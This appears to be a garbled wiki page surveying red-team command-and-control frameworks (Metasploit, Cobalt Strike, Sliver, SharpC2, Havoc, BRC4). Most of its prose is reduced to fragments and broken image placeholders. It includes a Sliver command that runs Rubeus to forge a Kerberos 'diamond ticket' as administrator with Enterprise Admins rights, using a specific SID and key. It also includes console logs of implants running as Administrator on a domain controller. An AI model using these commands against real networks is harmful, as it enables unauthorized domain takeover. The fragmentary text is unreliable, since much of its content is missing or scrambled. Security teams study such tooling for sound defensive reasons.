

C2

C2

C2 C2 <https://www.thec2matrix.com/matrix> C2 C2 C2

Metasploit

Metasploit exp Meterpreter C2 Kali Linux Metasploit

[image.png](#) image not found or type unknown


Cobalt Strike

Cobalt Strike C2 APT C2 Cobalt Strike  
BUG  
VNC

[image.png](#) image not found or type unknown

Sliver C2

https://github.com/BishopFox/sliver



```
sliver (WIDE_HURRY) > inline-execute-assembly -t 5 /opt/red/rubeus.exe "diamond /tgtdeleg /ticketuser:administrator /ticketuserid:500 /groups:519 /sids:S-1-5-21-264881711-3359223723-3458204895-519 /krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8 /nowrap"
[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 446166 bytes to memory
[+] Using arguments: diamond /tgtdeleg /ticketuser:administrator /ticketuserid:500 /groups:519 /sids:S-1-5-21-264881711-3359223723-3458204895-519 /krbkey:f2a363997e7539b83637c12d872600a2b4c2727f2ebd35229d33dd85bdc11ed8 /nowrap

Rubeus
v2.2.0

[*] Action: Diamond Ticket
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/dc01.child.htb.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
```

# Sharp C2

https://github.com/rasta-mouse/SharpC2

SharpC2   rasta-mouse   C#   C2,   Cobalt Strike,   GUI   .

☰

SharpC2

☀️📖

🚁 Drones

🖱️ Handlers

💣 Payloads

🔗 Pivots

📅 Events

	User	Hostname	Address	Process	PID	Arch	Integrity	Seen	Health
🖱️	GHOST-CANYON\Daniel	Ghost-Canyon	169.254.68.55	drone_http	14240	x64	Medium	3s	ALIVE
🖱️	GHOST-CANYON\Daniel	Ghost-Canyon	169.254.68.55	drone_smb	20244	x64	Medium	33s	ALIVE
🖱️	GHOST-CANYON\Daniel	Ghost-Canyon	169.254.68.55	drone_tcp-local	18120	x64	Medium	33s	ALIVE

# Havoc C2

<https://github.com/HavocFramework/Havoc>

18 C2 BRC4 .

BUG

🔥

6442d94 @ demon\_https.exe\5600  
[SPIDER-PC\pparker]

🖱️

571be9a @ demon\_smb.exe\3528  
[TALON-DC\Administrator]

🖱️

6a899650 @ demon\_https.exe\1684  
[SPIDER-PC\pparker]

🖱️

4d5b1ff4 @ demon\_https.exe\5748  
[DESKTOP-CQAFEST\Spider]

🖱️

43df9466 @ demon\_smb.exe\7452  
[SPIDER-PC\pparker]

🖱️

473b3afc @ demon\_smb.exe\96  
[TALON-DC\Administrator]

🖱️

15850b68 @ demon\_smb.exe\5900  
[SPIDER-PC\pparker]

🖱️

61832438 @ demon\_smb.exe\3192  
[TALON-DC\Administrator]

Event Viewer

14/10/2022 20:15:04 [\*] Started "Agent Listener - HTTP/S" listener

14/10/2022 20:15:04 [\*] Started "Pivot - Smb" listener

14/10/2022 20:15:04 [\*] Spider connected to teamservr

14/10/2022 20:15:12 [\*] Initialized 6a899650 :: pparker@172.16.134.130 (SPIDER-PC)

14/10/2022 20:15:21 [\*] Initialized 6442d94 :: pparker@172.16.134.130 (SPIDER-PC)

14/10/2022 20:16:40 [\*] Initialized 571be9a :: Administrator@172.16.134.129 (TALON-DC)

14/10/2022 20:17:38 [\*] Initialized 43df9466 :: pparker@172.16.134.130 (SPIDER-PC)

14/10/2022 20:18:33 [\*] Initialized 4d5b1ff4 :: Spider@172.16.134.128 (DESKTOP-CQAFEST)

14/10/2022 20:20:09 [\*] Initialized 473b3afc :: Administrator@172.16.134.129 (TALON-DC)

14/10/2022 20:20:41 [\*] Initialized 15850b68 :: pparker@172.16.134.130 (SPIDER-PC)

14/10/2022 20:28:59 [\*] Initialized 61832438 :: Administrator@172.16.134.129 (TALON-DC)

Teamservr Chat

14/10/2022 20:28:59] Agent 61832438 authenticated from as TALON-DC\Administrator :: [Internal: 172.16.134.129] [Process: demon\_smb.exe\3192] [Arch: x64] [Pivot: 473b3afc->-o-61832438]

[\*] [73a381c] Tasked demon to get the info from whoami /all without starting cmd.exe

[\*] Send Task to Agent [6911 bytes]

[\*] Received Output [6751 bytes]:

UserName SID

TALON\Administrator S-1-5-21-3615481361-3807944923-1972220814-500

GROUP INFORMATION

Type	SID	Attributes
TALON\Domain Users	Group	S-1-5-21-3615481361-3807944923-1972220814-513 Mandatory group, Enabled by default, Enabled group,
Everyone	Well-known group	S-1-1-0 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators	Alias	S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner,
BUILTIN\Users	Alias	S-1-5-32-545 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554 Mandatory group, Enabled by default, Enabled group,
BUILTIN\Certificate Service DCOM Access	Alias	S-1-5-32-574 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4 Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON	Well-known group	S-1-2-1 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11 Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization	Well-known group	S-1-5-15 Mandatory group, Enabled by default, Enabled group,
LOCAL	Well-known group	S-1-2-0 Mandatory group, Enabled by default, Enabled group,
TALON\Group Policy Creator Owners	Group	S-1-5-21-3615481361-3807944923-1972220814-520 Mandatory group, Enabled by default, Enabled group,
TALON\Domain Admins	Group	S-1-5-21-3615481361-3807944923-1972220814-512 Mandatory group, Enabled by default, Enabled group,
TALON\Enterprise Admins	Group	S-1-5-21-3615481361-3807944923-1972220814-519 Mandatory group, Enabled by default, Enabled group,
TALON\Scheme Admins	Group	S-1-5-21-3615481361-3807944923-1972220814-518 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity	Well-known group	S-1-18-1 Mandatory group, Enabled by default, Enabled group,
TALON\Denied ROPC Password Replication Group	Alias	S-1-5-21-3615481361-3807944923-1972220814-572 Mandatory group, Enabled by default, Enabled group,
Mandatory Label\High Mandatory Level	Label	S-1-16-32256 Mandatory group, Enabled by default, Enabled group,

Privilege Name Description State

[Administrator/TALON-DC] demon\_smb.exe\3192 x64 (TALON,Local)

>>>

# BRC4

EDR	C2	<a href="https://brc4.com/">https://brc4.com/</a>	CobaltStrike
-----	----	---	--------------

image.png  
image copy or type unknown

PoshC2	Mythic C2	C2	Cobalt Strike	C2	VPS
--------	-----------	----	---------------	----	-----

Revision #8  
Created 5 September 2022 02:59:43 by  
Updated 10 October 2023 23:33:03 by unknown